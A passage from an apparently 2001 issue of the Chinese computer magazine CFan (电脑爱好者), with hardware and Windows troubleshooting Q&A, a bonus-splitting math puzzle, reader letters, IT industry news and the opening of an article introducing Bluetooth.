答：这是VIA KT133芯片组的一个小BUG，但显示不出硬盘型号并不表示该主板或硬盘不支持DMA100。您可以到 www.mydrivers.com下载最新的VIA Bus Master(Ultra DMA) PCI IDE Driver(IDE 补丁)程序，安装后可以解决这个问题。

我在网上看到说 KT133 芯片组不支持 DMA100，可我明明看见一些 KT133 芯片组的广告上写着支持 DMA100，请问这是不是虚假广告？

答：KT133 芯片组使用的是 VIA 82686A 芯片作主板南桥，该型号芯片的确只能支持DMA66。但由于有些厂商在 KT133 芯片组的主板上集成了支持 DMA100 的磁盘控制电路，所以一些 KT133 芯片组主板支持 DMA100，但并不是说 KT133 芯片组支持 DMA100，这是两回事。

我电脑的操作系统是 Windows 98，可我在用 KVW3000 杀毒时总是提示非法操作，可我将杀毒软件用于其他一些电脑时却没有这个问题，请问这是 Windows 98 的问题还是杀毒软件的问题？

答：KVW3000在运行时占用内存的方式与Windows 98 内存管理的机制有冲突，所以系统发出非法操作的提示，解决的方法有 2 个：

（1）升级您的杀毒软件。

（2）关闭 Windows 98 中的内存管理程序 EMM386.exe。用鼠标左键单击“开始”→“运行”，在弹出的对话框中的“打开”栏中键入 msconfig 并点“确定”，在随后出现的“系统配置实用程序”框中选择“config.sys" 标签，将其中关于 EMM386 的选项去掉即可。

我发现我的电脑里有一个 Cookies 文件夹，听说这个文件夹中的信息很容易被别人利用，泄露我的信息，我曾经删除过这个文件夹，可不久又出现了，我用的是 Windows 2000 操作系统，请问如何能彻底去掉它？

答：您用的是 Windows 2000 操作系统，所以可以通过设置其自带的 Internet Explorer 5 来去掉 Cookies 的生成。方法如下：

(1)启动 Internet Explorer 5，用鼠标左键单击菜单上的“工具”，选择“Internet 选项”→“安全”→“自定义级别”。

(2)在随后弹出的“安全设置”窗口找到 Cookies 选项，选择“禁止”一项并点“确定”退出即可。

应该说明的是，禁用 Cookies 虽然可以增加您电脑的信息安全程度，但也将会牺牲您常去访问的互联网站点的速度。（北京 王毅）

我是一个系统管理员，我部门局域网服务器装的是 Windows 2000 Server操作系统，每次启动按下Ctrl＋Alt＋Del 组合键后，系统在要求输入用户名称和密码时，都会将上一次登录时输入的用户名显示出来，我感觉对系统的安全性有影响，请问有什么办法不让它显示出来？

答：您可以通过修改注册表的方式达到目的，方法如下：

（1）正常启动 Windows 2000 Server 操作系统，用鼠标左键单击“开始”→“运行”，在随后弹出的对话框中的“打开”框中键入 regedit 并点“确定”。

（2）在弹出的注册表编辑器窗口中选择 HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon，双击窗格右方的“DontDisplayLastUserName”。如果没有此名称，则可利用“编辑”菜单的“新建”命令进行添加，其数据类型为字串值。当出现“字符串编辑器”对话框时，可在“字符串”文本框中输入 1（或其他非 0 的数值），点“确定”退出即可。（北京 PLJ）



神仙姐姐的烦恼

一天，福星小子在编辑部的各个屋子里乱转，突然看见神仙姐姐正在愁眉苦脸呆坐在地上，忙过去问出了什么事。神仙姐姐看福星小子走过来，才慢慢站起，向福星小子讲诉了整个事情的经过。

原来CFan杂志近期发行量不断上涨，神仙姐姐和主编商量，决定给几个编辑共五人发点奖金。那天神仙姐姐从财务室出来背了一麻袋的钱，心想这回可以好好地犒赏这几个编辑，争取让他们再多加几天班，把上厕所的时间和吃午饭的时间给合并了，这样就可以让他们再多干点活……神仙姐姐一边走，一边想着美事。究竟这麻袋里有多少钱，可就忘得一干二净了，可为了证明自己智慧与美貌并重，就没好意思再去财务室问。她把这一麻袋钱就放在了自己的脚下，心想第二天把五个编辑叫来，一人一份不就正好了嘛。好容易挨到下班，神仙姐姐坐着“一溜烟”就到天宫美容院做面膜去了，毕竟美貌才是第一位的嘛。这一切，都被消息灵通的五个编辑：稻草狗、烧包少爷、西风、飞狼、醉心客看在眼里。这五个家伙，都在心里暗自打着自己的小算盘。

夜已深，皎洁的月光把一片银辉慢慢地洒向了编辑部的房间里。突然一道黑影闪现在屋中，那不是稻草狗嘛，咚咚咚咚……稻草狗蹑手蹑脚地走到了神仙姐姐的座位前，一把把装满奖金的麻袋给拉了出来。然后盘腿坐在地上，借着月光打开了麻袋，嘴里还自己喃喃道："我作为神仙姐姐及福星小子都不在时的代理老大，一定要以身作则，吃苦在前，享受在后。我先把钱分成五份，拿走我自己的那一份，明天让剩下四位编辑一分不就省事了嘛。不一会儿，稻草狗已经把钱分成了五份，但还多出了一元钱。稻草狗想，这一元钱，再让剩下的兄弟们争，多不合适呀，干脆我拿走算了。于是，稻草狗就把自己刚分出的那一份钱及多出的一元钱放进了自己的腰包，把剩下的钱又放回了麻袋，悄悄地溜掉了。接着烧包少爷、西风、飞狼、醉心客依次拜访了编辑部，都是把自己的那一份及一块钱放进了自己的腰包。

第二天，神仙姐姐一上班，看见麻袋小了许多。连忙把钱拿了出来，数了数，剩下的钱恰好可以分成五份。神仙姐姐这个气呀，心想这到底是谁干的呀？好在神仙姐姐毕竟是神仙，打开计算机。原来神仙姐姐在她的机器上安装了一个数码摄像头，把昨晚的一切都录进了电脑。可是神仙姐姐却苦于不知道从财务一共领出了多少钱，怎样才能按照这五个家伙做“好事”的多少“论功行赏”呢？福星小子对神仙姐姐说，您别着急，我帮您算算。不一会儿，就得出了答案。神姐姐这时听见屋外这五个编辑正边走边笑走进了编辑部，姐姐嘴角上也露出了“灿烂”的笑容，并把键盘背在了身后……

各位读者，您知道福星小子计算出神仙姐姐从财务一共领出了多少钱了吗（以元为单位）？如果您知道答案，请把结果发送到本栏目的信箱:hotline@cfan.cn.net，前五名是有小礼品送的呀！同时,我们还想倾听您对CFan更多的建议！

——CFan编辑部耀眼中心:醉心客为您报道

（本文纯属虚构，如有雷同，定是巧合）

《电脑爱好者》读编交流论坛，东方不亮网友:

看《电脑爱好者》的十大理由：

1.别人都在看，你不看就有危机感。

2.全国就这本电脑杂志最好。

3.已经订了全年的，不看没办法。

4.电脑坏了，还可以翻出来参考一下。

5.对门的漂亮MM每期都来借我的看，可以放长线钓大鱼 。

6.可以用来拉拢楼下的惨绿少年，让他以后少缠我老妹 。

7.看了以后在心理上自以为是电脑高手。

8.天下谁都惹不起，惟有CFan的小编可以惹，他还笑脸道：“您的意见我们已考虑。”　:)

9.不看没素材，怎么在论坛上混帖？

10.可以自我欣赏惟一一篇被选中的文章，并对老爸说：“BOSS，我可以自食其力了，我这是凭手艺吃饭。”

不看《电脑爱好者》的十大理由：

1.步步高太高深，看了容易头晕。

2.跟我学太浅显，看了容易弱智。

3.价钱太低，老找零钱，不如变成5块。

4.广告太少，不如去看《精品购物指南》。

5.不看想得要死，看了失落得要死。

6.人生如梦，省下时间去找女友。

8.看了之后按捺不住，想上CFan论坛灌水，费银子。

9.住房紧张，看完之后没处放。

10.每天晚上想借《电脑爱好者》入眠，谁知越看越精神。

——福星小子

《电脑爱好者》杂志Cfanwudi网友：

我强烈建议保持杂志现在的分类！

很多人都希望《电脑爱好者》杂志分成网络、软件、硬件等等，我觉得这样分不好，观点如下：

1.《电脑爱好者》主要是面向初学者的，如果分成那

样，我们可能会晕！

2.分成那样就无法开办每一期的调查，你看硬件，我看软件，他看网络，这能投票吗？

3.《XX报》就是这样分的，我今年买了合订本（没定期刊），看起来非常乱！

编:《电脑爱好者》杂志独特的文章分类方法，是与绝大部分计算机类媒体的文章分类方式不一样的。就算有一些模仿《电脑爱好者》杂志的媒体，做的也是只得其形不知其神。但是《电脑爱好者》这种文章分类方式，在某种程度上，也确实存在一些层次混乱的问题。CFan的编辑也在考虑这个问题。这里还想问一问广大读者，你们对《电脑爱好者》杂志的这种文章分类方式是否满意？如果希望改进，希望提供一些具体的建议。

关于出版时间的问题

《电脑爱好者》杂志，某某网友：

我想问个《电脑爱好者》出版时间的问题。《电脑爱好者》杂志明明写着15号出版，可我今天早上去买，店主说只有一本了，原来杂志昨天就到了，可是昨天是14号呀！！！上一次就是因为它早到了，让我没有买上！！！今天又是差一点！！我这个人最讨厌别人等我，最最最讨厌的是明明我没有迟到可别人还是在等我！！！所以我敬请《电脑爱好者》杂志社的领导注意，请确定好你们的出版时间！！！！不要早到，但也不要迟到！！！

来自湖北黄凌中学高二（6）班的黄浩同学：

各位编辑，首先要对你们表达一份不满:我每次都没有"按时"买到杂志！4月1日出版的CFan居然3月28日就买到了。不过我倒真心希望每个月能尽早买到我心爱的CFan杂志。

编:关于读者反映买到杂志的时间，与刊上印发的时间不一样的问题是这样的。《电脑爱好者》杂志是半月刊，每月的1日及每月的15日出版。由于每期近40万份的杂志，要从北京运到全国各地，这中间有一个运输时间的因素。为保证大多数读者在这两个出版时间买到杂志，就必须要提前3-5天发刊。举例说，我们先要把杂志通过各种交通工具发送到各大省级代理，然后再以辐射方式发行到各级城镇乡村中。由于各地的交通情况不一样，难免造成杂志上摊时间的不统一。对于杂志到得早的摊，可能上市前的3天就能买到杂志了。一些交通不发达、地处偏僻的地方，也许要滞后数天才能见到。这点请广大读者注意当地杂志上摊时间，除了春节、五一、十一以外，上摊时间基本上是有规律的。而且由于最近几期杂志发行量不断上涨，很多杂志一摆在摊上就被读者抢购一空，也有很多读者抱怨买不到杂志。对于没有买到杂志的读者解决方法有两种：一种是与《电脑爱好者》的邮购部门联系邮购杂志，在杂志最后的版权页上有联系方法；另一种是向摊主投诉买不到杂志，让其增加进货量，以满足读者的需求。 ——福星小子

关于信箱投稿的问题

很多作者反映给《电脑爱好者》投稿(E-mail)得不到回复，或者回复迟缓的问题。

编:我们在这里承诺的稿件回复时间，是以E-mail方式为主。以普通信件方式投稿，由于人力及其他的原因，稿件采用率较低，而且回复周期也较长。当然除了小编这边的原因，还有很多作者方面的原因。大部分给《电脑爱好者》投稿的作者，都是《电脑爱好者》的读者。那么希望投稿时，看清每个栏目下方的E-mail地址，投给适合自己稿件的栏目。重点要强调的是，主编信箱:chief@cfan.cn.net是反映一些杂志经营方面的问题，不解答电脑技术问题，也不接受作者的投稿。 ——神仙姐姐

武汉的姚艳、黑龙江的赵茂佳、贵州的王玄祥等读者，都反映了同一个问题:

能不能把评刊表之类的调查表单独用小页插入书中，这样既能参与反馈工作，又不影响整本书的“安然无恙”，要知道很多Fans可是“惜书如金”的呀。

编:是呀，这个问题已经有很多读者反映过，他们都非常爱惜每一本CFan杂志，这样可以随时拿出来，查询刊上介绍过的资料与文章。鉴于此，我们已经把需要剪下来的内容（主要是评刊表及活动刊花），都集中在一页，这样尽力避免千窗百孔。当然，上面读者的建议，我们也会在考虑之中。

——爱耍剪刀的神仙姐姐

来自河北省的张丽读者:

我是一个刚接触电脑时间不长的电脑爱好者，有关电脑的知识还很贫乏，对于一些电脑方面的专业术语或一知半解，或根本不知所云。对此，我也曾试图从其他一些电脑杂志、报纸中寻找解答，无奈都是零零碎碎，不仅找起来费力，而且缺少系统性。所以我想建议贵刊设立一个专栏，每期介绍几个专业术语，最好每个名词给出英语的写法，这样会给像我这样的菜鸟提供极大的帮助。

来自河南省的王俊峰读者:

自从你们把“程序谷”搬到杂志上后，的确很受编程爱好者们的欢迎。但我希望能在“程序谷”中开办一个类似于“每次知道多一点”的模块，刊登一些基本的编程知识，哪怕少一些，循序渐进地让我们每一期都有所收获。

编:张丽读者的问题，我们已经解决。我们已经在跟我学栏目开办了一个”小辞典”专栏。王俊峰读者的建议，我们也会考虑。但是编程语言这么多，而且很多编程方面的术语都会在编程书籍中提供解释。因为程序谷的版面有限，并不能面面俱到兼顾所有的编程语言，但是我们会尽力满足大家的要求。

■要闻

大唐电信就“朗讯商业机密被窃案”发表声明

声明对这些报道的内容表示震惊和遗憾，并希望事态的真相尽快得到澄清。

营利性单位使用盗版软件将受罚

国家版权局日前出台了《关于贯彻落实〈国务院关于鼓励软件产业和集成电路产业发展的若干政策〉的意见》。

美国在线欲改用Netscape浏览器

五一长假期间千家中国网站被黑

其中近半数为政府（.gov）、教育（.edu）及科研（.ac）网站。

牛津大学将成立全球首家互联网研究院

将从事和互联网相关的研究，并就互联网可能给社会带来的影响向政府提供政策建议。

上海工商部门试行“网上巡查”，以加强对互联网经营行为的监督和管理

微软下一代服务器操作系统定名为Win2002

联通成为恒生指数成份股

香港恒生指数服务公司宣布，在香港联交所上市的中国联通和地铁公司，将从今年6月1日起被纳入恒生指数成份股。

FBI称美国多数被黑客攻击的网站，均是遭到“拒绝服务”式的攻击

北京破获网上盗窃、贩卖上网账号的特大案件

北京市通信管理局发布《关于对本市互联网上网服务营业场所进行清理整顿并加强管理的通告》

■视点

掌上电脑：在个性风暴中“与狼共舞” 【新浪网】

掌上电脑市场的刀光剑影由来已久，喧哗与骚动一直伴随着这个行业的发展。一年前的价格大战人们至今记忆犹新，但这次的‘战争’好像不是那么简单。首先是掌上电脑市场经过两年多的高速发展，已经完成了市场启蒙阶段和产品普及阶段，开始进入“个性化消费时代”。其二，参与混战的不再只是国内群雄，裹携着技术优势的洋品牌已经开始迫不及待地抢滩中国市场，“与狼共舞”真的开始了。

后Napster时代的音乐传播模式 【日经BP社】

美国RealNetworks与美国AOL Time Warner、德国Bertelsmann及美国EMI Group签订协议，成立了一家名为“MusicNet"的从事在线音乐发送服务的公司，这意味着大型唱片公司与网络企业开始走向结合。

“也许Napster公司及其他从事发送服务的企业将成为音乐销售业界的标准。他们或她们直接可以与音乐家签约，宣传包装，再通过因特网将音乐内容发送出去。”

“红客”、“黑客”都对网络秩序构成危害 【人民网】

如果抛开中国‘红客’满腔的爱国热情以及美国的霸道行径暂且不谈，单就攻击网站这一行为本身而言，我们恐怕必须承认一点：无论是中国的“红客”还是美国的“黑客”，肆意攻击、破坏网站的做法实际上都是不可原谅的违法行为，说它是利用网络攻击手段危害网络公共安全的网络恐怖主义行为也不过分。现在必须有更多人清醒地认识到这种网络攻击行动的潜在危险，以防止由此造成更严重的灾难性后果。

给OICQ2000挑刺 【家用电脑世界】

好多年前有朋友这样说：“一个有本事把金子卖出去的人，充其量只是一个商家，而有本事把垃圾当金子卖出去的人，才真正是高手中的高手。”这句话让我想到了腾讯公司的OICQ。

OICQ未必是垃圾软件，但一定不是个成熟的好软件，腾讯把它经营得非常成功，所以腾讯公司是高手中的高手。

3G，解不开的迷局 【新浪网】

猜想3G，变成了争吵3G，悬念未曾解开，又增新的悬念，3G成了挂在移动通信厂商头上的一把纯金铸就的达摩克利斯之剑！人们都可以看见它诱人的金色光环，但似乎谁也不敢保证这把剑不会给自己带来“血光之灾”。从某种意义上说，这是一场残酷的赌局。猜不透的3G，解不开的迷局！

互联网之不景气都是“海龟”的错？ 【硅谷动力】

新千年刚刚开始，“亿唐大裁员”的爆炸性新闻便在业界引起原子弹似的轩然大波，其“5个哈佛MBA和雄厚资本的‘梦幻团队’”的“魂飞魄散”被当作“海龟”全军覆灭的标志，有人甚至撰文将互联网之不景气归罪于海龟的“不了解中国国情，死搬洋人模式”等等。那么如何评价“海龟”在互联网中的作用？“海龟”是否全军覆灭？互联网之不景气是否“海龟”造成？

操作系统新一轮技术革命 微软苹果短兵相接 【南方都市报】

微软2月发布全新视窗操作系统软件：Windows XP。虽然微软垄断了92%的市场份额，但IDC的数据显示，微软在台式电脑市场的绝对优势正逐渐丧失。3月24日，苹果电脑也发布了最新版本的操作系统：Mac OSX，希望可以借此扩大目前所占的市场份额。这两种操作系统的相同之处不仅仅在于它们的名字中都有一个“X"，它们还象征着微软和苹果电脑

在操作系统市场上无休止的恶战到达了巅峰。

“近距离”接触王志东：一个充满感性的CEO 【北京晨报】

北京大学的毕业生，“中文之星”的发明人，“四通利方”的创始人，新浪网的掌门人……说到王志东，人们总会习惯性地这样描述他。由于对外界只是讲工作，很少谈个人生活，王志东总给人“不苟言笑，理性有余激情不足”的印象。“近距离”接触后发现，王志东其实是个很有意思的人。

骂过微软后的方兴东在做什么？ 【Donews】

以一篇《起来，反抗微软霸权》而一举成名的方兴东成立了自己的互联网实验室。如果说在媒体开设专栏发表文章的方兴东的任务是“打破一个旧世界”，那么主要业务是互联网咨询的方兴东则更希望通过自己的工作“建设一个新世界”。

分羹电信 【IT经理世界】

“旁观”已久的房地产商突然领悟——他们掌握的终端用户正在给电信运营商和宽带公司带来可观的“前景利润”。这怎不令人眼馋？分享“路权”！无论怎样，房地产商不会再冷眼旁观电信公司铺到自家地里的大路而无动于衷了。


实达反思ST 【数字时代】

一个高速发展了10年，年营业额超过30亿，目前仍然保持中国电脑外部设备市场第一、网络设备市场前3强、PC市场前4强的高科技企业，仔细盘点后，竟会出现亏空。实达，品牌含金量、知名度颇高，身处朝阳产业，也没有历史遗留的包袱，上市和两次配股募集了6个亿人民币的资金，曾经创造了“从16个人到16个亿”的创业神话。究竟是什么导致了它的亏损？

■图片新闻

2001《财富》全球论坛年会在香港开幕

以“亚洲新一代”为主题的“２００１《财富》全球论坛香港年会”5月8日隆重开幕。近700位全球政经翘楚、商业领袖云集香江，中国国家主席江泽民出席开幕晚宴并发表重要讲话。年会为期三天：5月8日至10日。与会者主要探讨亚洲区内逐渐形成的新的商业格局。这些商业领袖重点探讨的话题有“中国加入世界贸易组织后的科技发展”、“亚洲优势何在”、“企业管治在亚洲”、“中国新貌：西部兴起”及“新一代领袖展望未来”。



■声音

“我们不能只是跟在别人后面，而要走超越之路必须先合作与学习。”

——中国科学院计算所李国杰所长

“技术只是产品制胜的一个方面。”

——求伯君

“免费是互联网最大的好处，也是最大的缺点。”

——Tom.com行政总裁王兟

“兼容是电脑史上最重要的一个问题，你的东西必须要让所有人能够最容易地使用，而不会发生与其他开放式产品不兼容的情形。”

——雷军

“我更感兴趣的是不仅是中国一定要靠科技发展，改变我们过去的经济结构，关键到底是怎么做的步骤，具体实施过程，而不仅仅是目标和决心。”

——在《财富》论坛年会上的柳传志如是说

“政府部门已经成为计算机安全保护不力的最典型例子。”

——美国反恐怖机构理查德·克拉克

“我一直在诧异怎么到现在还没发生一起真正的网络恐怖事件并造成严重损失。”

——美国众议院议员戴安娜·德捷特

“我已经不太关注微软，它在走下坡路。”

——互联网实验室董事长方兴东

“对于大多数投资者而言，互联网绝对是一个陷阱。”

——全球知名的投资大亨沃伦·巴菲特

■数字

1456亿	联通市值已达1456亿港元。
9000万	美国eMarketer预测：到2004年，全球的宽带用户将从2000年的2000万人增加到9000万人。
560万	新浪发布第三季财务报告，净亏560万美元。
41%	NEC上一财政年度下半年的盈利减少41%。
20%	Rambus打输了官司，股价暴跌20%。
5%	2000年国内手机生产厂商的市场占有率仅仅为5%。

国际新闻

★英特尔生产2G奔腾4芯片计划遇阻

英特尔公司现在面临着一个生产性问题，这一问题可能会推迟其更快芯片的问世时间。按原定计划，英特尔公司应向加州圣克拉拉市一家半导体公司交付一批配有关键芯片的机器。但由于这一问题，该计划不得不推迟，这家半导体公司也可能将中断今年晚些时候运进2GHz+版本的奔4处理器(代码名为" Northwood")的计划。

★微软称Win2000 Server存在严重安全漏洞

日本微软于近日宣布，在" Windows 2000 Server"、" Windows 2000 Advanced Server"、" Windows 2000 Datacenter Server"中标准配备的Web服务器软件" IIS 5.0"中存在着严重的安全漏洞。如果恶意利用该安全漏洞，在最坏的情况下，来自外部的攻击者可以" 冒名管理者 "，将自己登录到运行在IIS 5.0上的Windows 2000 Server后便能够操作服务器上所有的程序。

★非法收集用户信息　亚马逊被罚巨款

亚马逊公司近日发表的季度报告称，此前遭到非法收集用户个人信息指控的该公司下属Alexa互联网部门，已经得到了法院针对这一指控的初判结果。Alexa部门在一份书面声明中透露，根据双方达成的和解方案，该部门有可能因此向那些个人信息已被收集到Alexa数据库的用户支付多达4000万美元的赔款。

★加拿大一公司一百万美元悬赏黑客入侵

加拿大一家名为Saafnet的新公司近日表示，该公司相信其现已安装的新型网络安全装置简直就是" 刀枪不入 "，所以任何人如果能在最短的时间之内入侵该公司的网络，那么就可以获得100万美元的奖金。Saafnet国际公司刚刚建立一年的时间。

国内新闻

Microsoft Office XP中文正式版投产　2001年4月28日，微软（中国）有限公司宣布，居于世界领先地位的办公软件Microsoft Office的最新版本Office XP（中文版）已正式投入生产，并将于今年年中在国内上市。业界分析家们称Office XP的功能远远超过了Office 2000。

千禧星钻抢滩国内　以" 千禧星钻（Everbest）" 为品牌的台湾一永电脑有限公司近日加大力度开发国内市场，率先推出979系列高品质机箱。机箱全部采用进口材质和超强结构工艺，组装设计享有世界专利，完全免工具免螺丝，防辐射抗干扰能力达到世界通讯安全标准。由于品质优秀，千禧星钻获得了ISO9002质量体系以及FC、CE等一系列权威认证。

ScanMaker4680受到SOHO一族的欢迎　中晶科技面向办公阶层和SOHO一族而设计的MICROTEK ScanMaker4680凭借较高的扫描速度、方便易用性、完美的图像质量和极佳的性价比受到SOHO一族的欢迎。该扫描仪采用10000点像素高品质CCD，在精密的光学系统保证下，具有1200×2400dpi超高精度的光学解析度，此外，它应用14bit高速模/数转换（ADC）芯片，真正做到了42bit扫描输出。

戴尔公司回收笔记本电脑电池　近日，戴尔公司主动回收由第三方厂商提供、用于戴尔公司所产部分笔记本电脑的大约28.4万块电池。这些电池可能会出现过量充电的问题，进而导致过热、释放烟雾、甚至起火现象。此次回收仅涉及特定种类的电池，与电脑本身无关。对于列入回收之列的每一块电池，用户将先期获得一块替换电池，而在回收电池送返戴尔之后，用户将获得第二块电池。

金恒生商用机再推新贵　金恒生公司新近推出基于Intel奔腾IV处理器的" 金恒生EB8300 "商用机，该产品具有主机性能高、稳定性好、系统扩展空间大、易升级等特点。在CPU上采用了最先进的高达1．4GHz的主频P4产品，并配有128MB RAMBUS内存、TNT2 PRO 32MB显卡、40GB大容量硬盘，采用OSD技术的17"超低辐射纯平显示器和64位复音声卡。

" 图像航母 "悄然驶入中国　近日，一款对图像处理及互联网应用都有极大推动作用的" 航母 "级的软件——Photo硬

★汉王推出新款" 无线热键压感大将军 "

汉王公司在五一期间推出国内第一款自主设计生产的采用USB接口的无线手写笔——" 汉王无线热键压感大将军 "。该手写笔不受连线的约束，使用户在操作和书写上感到轻松方便，并配有插座，摆放起来也更加美观。同时，手写板上配有6个快捷键，在操作上极为方便，而且用户可以根据自己的实际需要，对这6个快捷键进行自定义。该手写板的细微感应度高达512级，可以通过下笔的轻重，直接表现出笔迹的浓淡粗细。



★UMAX推出" 绝代双娇 "

世界领先的扫描仪厂商力捷电脑公司近日一举推出两款新品——高品质的捷腾Astra5400和火线接口捷腾Astra6400扫描仪。Astra5400扫描仪采用USB接口，支持热插拔，即插即用，拥有2400×1200dpi的超高光学分辨率及42bit色阶输出的专业级的图像质量。UMAX Astra6400配备了新一代IEEE1394(火线FireWare)接口，支持超高速传输，支持热插拔，同时支持最新的MAC和PC操作系统。



派（Photo Impact）正以异乎寻常的方式悄悄地出现在大陆市场上。此次友立推出的是Photo硬派6.0的简体中文版。Photo硬派是目前惟一集平面、手绘、特效、网页制作、图像管理等功能于一身的软件。为庆祝友立公司成立12周年和北京分公司的成立，五一期间，友立与其渠道合作伙伴华彩软件联手，在大陆全面上市，并以￥98元的价格进行限时投放。

赛门铁克在中国推出Symantec pcAnywhere10.0简体中文版　世界领先的互联网安全领导厂商——赛门铁克近日正式宣布在中国市场推出最新版本Symantec pcAnywhere10.0，该产品是赛门铁克最畅销的获奖远程控制工具。该工具使得系统管理人员能够改进桌面帮助生产率，从远程访问服务器，并且能够快速便捷地访问任何一台PC。Symantec pcAnywhere10.0综合了多重安全特性，优化传输速度并将系统性能提升到新高。

上海华海电脑电器有限公司侵权案落锤定音　近日，上海市第一中级人民法院就美国微软公司诉上海华海电脑电器有限公司（华海公司）软件著作权侵权一案做出一审判决。法院认定：华海公司在过去几年中，多次在其生产销售的计算机内安装未经授权的微软软件，致使微软公司的软件著作权受到严重侵犯。法院判决由华海公司向微软公司公开道歉，赔偿经济损失28万元人民币，并承担全部诉讼费用。

联想与英特尔共推TBO概念　近日，联想与英特尔在中国大饭店召开了“联想与英特尔共推TBO新概念”新闻发布会。向国内外媒体和用户介绍了笔记本电脑应用的新概念、国内外笔记本电脑市场趋势以及双方在技术、市场等层面共同促进国内笔记本电脑市场发展的新举措。TBO（总拥有利益）是指组织或个人在拥有并应用移动计算平台后所获得的利益，相对与TCO（总拥有成本）概念，它对于企业IT投入更具指导性，即从单纯的价格导向转向用户整体获益导向。

百资Linux 8简体中文版正式推出　百资科技近日在上海LinuxExpro展览会（百资信息展位：1205-1206）上正式推出全新百资Linux 8简体中文版。百资Linux 8简体中文版同时结合服务器、工作站及个人操作系统等功能，采用2.4.0内核版本、XFree86-4.0.2及完全汉化的KDE 2.0桌面系统等最优化功能，力求打造更像Windows的桌面系统，系统中默认的办公软件KOffice和Open Office也包含类似微软Word、Excel、PowerPoint、Outlook等工具软件。

WPS Office正式发布　5月9日，金山公司举办题为“翻天覆地与世界共舞”的“正版中国”活动，并发布其旗舰产品WPS Office。据介绍，WPS Office在文字处理的基础上新增了几个功能模块，分别是：文字办公处理、无限电子表格、会议幻灯制作、网页编辑制作、电子邮件系统、图片浏览处理。这些功能是与微软的Office的功能逐一相对应的。

■活动

■EPSON强力启动大型促销活动

EPSON近日为PRO9000/9500、PRO7000/7500这4款大幅面打印机举行强有力的促销活动。在5月1日到6月30日这两个月期间，用户只要购买上述机型的前两款打印机，就可获赠一部价值6000余元、极具前卫科技色彩的康柏iPAQ彩色多媒体随身电脑，也可以选择同机型EPSON原装墨盒+Nokia 8210手机的礼品套餐一套；而购买后两款机型的打印机用户，则可获赠该机型EPSON原装墨盒一套或Nokia 8210手机一部。

■昂达12X DVD刮起降价强旋风

昂达12X DVD近日又爆出新闻，自5月1日起，价格从777元人民币猛降至699元人民币！昂达的12X DVD不锁区域码，以及针对国内设计的智能纠错系统，全钢机芯，独有的DDSS平衡抗震系统，　支持九种角度的播放，可无限升级的FIRMWARE，无电紧急自动退盘系统，以及低噪音、低震动设计，这一切都使昂达DVD的性能更加稳定。

★建基PA256DeluxeII显卡进入大陆市场

该显卡选择nVIDIA GeForce2 Pro、200MHz高性能的GPU作为核心芯片，32MB的-5ns DDR显存，显存频率标准为400MHz。显卡的包装用的是全透明的彩盒，彩盒背面采用图标方式解说显卡功能。显卡风扇是黄金边框的Ball Bearing风扇，内建OpenBIOS技术，增加了硬件电子保护电路，使显卡能在很安全的环境下工作。



★世界上最小最轻的MD播放器

近日，日本爱华音响制造商在东京向公众展示了世界上最小最轻的MD播放器。该播放器的长宽高分别为77.2、71.1和12.6毫米，重56克，将于5月1日投放市场，售价27800日元（约228美元）。



□江苏　李安云

蓝牙：让世界心动的新技术






Bluetooth



在现代高科技飞速发展的今天，人类的生活每时每刻都在发生着全新的、革命性的变化。伴随着这些变化，涌现出了很多新技术、新词汇和新思想。这些今天听起来还有些耳生的新名词和新技术，将会在不久的将来逐步走进并改变我们的生活。

近一段时间，您可能会经常听到人们在谈论着一个怪怪的新名词——“蓝牙”(Bluetooth)。这个听起来似乎比较神秘的名字在最近几次的国际国内电子和电脑类的大展中出尽了风头，并在2000年被美国《网络计算》杂志评为“十年来十大热门新技术”之一，让全世界的人为之心动。目前，经过最近几年的不断发展，蓝牙技术已经越来越接近我们的生活。业内人士预测，继互联网热、第三代移动通信热之后，蓝牙技术热将会席卷全球。

名称的由来

说起蓝牙这个有趣的名字的由来，现在还真是众说纷纭，有着多种不同的解释版本。目前比较流行的说法有两种。其中的一种是，狼的牙齿虽然参差不齐，但却能紧紧地啮合在一起，而蓝牙这种技术就像狼牙一样，同样会让耳机、笔记本电脑、冰箱等毫不相关的产品紧密地结合在一起。由于狼牙在月光下会发出蓝光，“蓝牙”由此得名。

另一种版本的解释比较权威：蓝牙是丹麦国王Viking(940-981年)的“绰号”，因为他爱吃蓝梅，牙齿被染蓝，因此而得了“蓝牙”这一绰号。他将当时的瑞典、芬兰与丹麦统一了起来。与野蛮的武力相比，他更多的是依靠沟通能力，使丹麦归于统一。用他的名字来命名这种新的技术标准，含有这种新技术能够将四分五裂的局面通过方便的沟通统一起来的意思。“Bluetooth”直译为“蓝牙”，也有些人希望在字面上显得文雅一些而将其译成了“蓝芽”。

蓝牙的起源

1994年，爱立信移动通讯公司成立了一个专项的调研小组，对移动电话及其附件进行低能耗、低费用的无线连接的可能性进行了研究。

1997年，爱立信与其他的生产商联系并激发了他们对该项技术的浓厚兴趣。他们的理由非常简单：对于一个成功的、真正有用的系统而言，大多数的无线设备必须使用统一的无线连接技术。

1998年2月，五个跨国大公司，包括：爱立信、诺基亚、国际商用机器公司（IBM）、东芝及英特尔（Intel）组成了一个特殊兴趣小组，也就是Special Interest Group（SIG）。SIG包含了商业领域的最佳组合：两个最大的移动通讯公司，两个最大的手提电脑生产商，一个数字信号处理技术的领导者。他们的共同目标是建立一个全球性的小范围无线通讯技术，即我们所说的“蓝牙（Bluetooth）”。

1999年7月30日，创建SIG的五家公司：爱立信、IBM、英特尔、诺基亚和东芝联合发布了“蓝牙”技术规格1.0版。

蓝牙技术规格1.0版包括两部分：核心部分提供设计规格，整体概况部分提供互操作性指标。蓝牙技术能使移动计算产品和移动通信装置在不使用有线线路和电缆的条件下，更方便地相互连接和更快速地与互联网连接。蓝牙技术规格1.0版的完成使得世界各地的开发商能进行基于蓝牙技术的产品设计，并为产品合格性和互操作性测试做准备。

蓝牙技术简介

蓝牙技术是一种无线数据与语音通信的开放性全球规范，它以低成本的近距离无线连接为基础，为固定与移动设备通信环境建立一个特别连接。其程序写在一个9×9

